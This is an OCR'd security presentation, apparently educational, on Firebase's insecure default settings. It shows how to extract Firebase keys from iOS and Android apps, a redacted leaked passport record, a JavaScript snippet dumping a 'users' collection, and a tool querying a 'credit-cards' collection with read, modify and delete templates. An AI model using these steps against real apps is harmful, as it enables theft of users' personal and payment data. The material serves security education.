Firebase: Insecure by Default


An Applied Cyber presentation by

Aditya Saligrama
Miles McCain


Firebase’s (lack of) default security

- Client directly requests from database rather than going through a server
    - This means clients generally have the same API keys.
- How to access Firebase database? Need a few details:
    - API key: assigned by Firebase on project creation
    - Project ID
    - Storage Bucket
    - Messaging Sender ID
    - App ID: used by Firebase to ensure only the correct app accesses the database


How to get at these?



- On iOS: jailbreak gets you access to the iPhone filesystem, including app files; Firebase keys are in `GoogleService-Info.plist`
- On Android: can download the APK straight to a computer and unzip; Firebase keys are in `AndroidManifest.xml`



```
[redacted] » plistutil -i GoogleService-Info.plist
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
        <key>API_KEY</key>
        <string>AIz[redacted]</string>
        <key>BUNDLE_ID</key>
        <string>com.[redacted]</string>
        <key>CLIENT_ID</key>
        <string>507[redacted]-k7[redacted].apps.googleusercontent.com</string>
        <key>DATABASE_URL</key>
        <string>https://[redacted].firebaseio.com</string>
        <key>GCM_SENDER_ID</key>
        <string>507[redacted]</string>
        <key>GOOGLE_APP_ID</key>
        <string>1:507[redacted]:ios:46[redacted]</string>
        <key>IS_ADS_ENABLED</key>
        <false/>
        <key>IS_ANALYTICS_ENABLED</key>
        <false/>
        <key>IS_APPINVITE_ENABLED</key>
        <true/>
        <key>IS_GCM_ENABLED</key>
        <true/>
        <key>IS_SIGNIN_ENABLED</key>
        <true/>
        <key>PLIST_VERSION</key>
        <string>1</string>
        <key>PROJECT_ID</key>
        <string>[redacted]</string>
        <key>REVERSED_CLIENT_ID</key>
        <string>com.googleusercontent.apps.5[redacted]-k7[redacted]</string>
        <key>STORAGE_BUCKET</key>
        <string>[redacted].appspot.com</string>
</dict>
</plist>
```



Blog » Information Security » Report: Estimated 24,000 Android apps expose user data through Firebase blunders

Report: Estimated 24,000 Android apps expose user data through Firebase blunders


Common misconfigurations on Google Firebase databases allow unauthorized parties to easily find and access users' personal data in thousands of apps.

PAUL BISCHOFF - TECH WRITER, PRIVACY ADVOCATE AND VPN EXPERT
@pabischoff May 11, 2020

```
  "[redacted]5Qs82" : {
    "address" : "[redacted]",
    "date" : "com.google.firebase.firestore.FieldValue$ServerTimestampFieldValue@53284f1",
    "document" : "null",
    "document_type" : "International Passport",
    "email" : "[redacted]@gmail.com",
    "image" : "https://firebasestorage.googleapis.com/v0/b/[redacted].com/o/
[redacted]",
    "mobile number" : "[redacted]4253",
    "name" : "[redacted]",
    "sex" : "male",
    "status" : "Pending verification",
    "thumb_image" : "default",
    "user_id" : "[redacted]",
    "verified" : "no"
  },
```

Comparitech is appealing to all app developers who use Firebase to check their configuration urgently.

WHAT'S IN THIS ARTICLE?




```
import { initializeApp } from 'firebase/app';
import { getFirestore, collection, getDocs, where, doc, getDoc, updateDoc } from 'firebase/firestore/lite';
import { getAuth, signInWithEmailLink, signInWithCustomToken, signInWithCredential, createUserWithEmailAndPassword, deleteUser } from "firebase/auth";
import { readFileSync } from "fs";

const firebaseConfig = {
    apiKey: [redacted]
    // authDomain: [redacted]
    projectId: "[redacted]",
    storageBucket: "[redacted]
    messagingSenderId: [redacted]
    appId: "[redacted]",
};

const app = initializeApp(firebaseConfig);
const db = getFirestore(app);
const auth = getAuth();

getDocs(collection(db, "users")).then(x => {
    x.forEach((doc) => {
        console.log(JSON.stringify(doc.data()));
    });
});
```



Logged in as [redacted]@[redacted].com

Log in with phone number (complete CAPTCHA first)

Firebase config

```
{
    apiKey: [redacted]
    authDom
    project
    storage
    messagi
    appId:
}
```

```
7O5QKBBfO7hDNYKX2oe2 => {
  "number": [redacted]
  "expiryyea
  "expirymon
  "cardholde
}
tjv6n1k58Bww
  "cardholde
  "expiryyea
  "number":
  "expirymon
}
```

Query database

```
window.cfs.collection("credit-cards").get().then(window.displayReadResults);
```

Query templates (replace the text in ==s):

[Cloud Firestore] Read collection
[Cloud Firestore] Add to collection
[Cloud Firestore] Modify document in collection
[Cloud Firestore] Delete from collection

[Realtime Database] Read collection
[Realtime Database] Add to collection
[Realtime Database] Modify document in collection
[Realtime Database] Delete from collection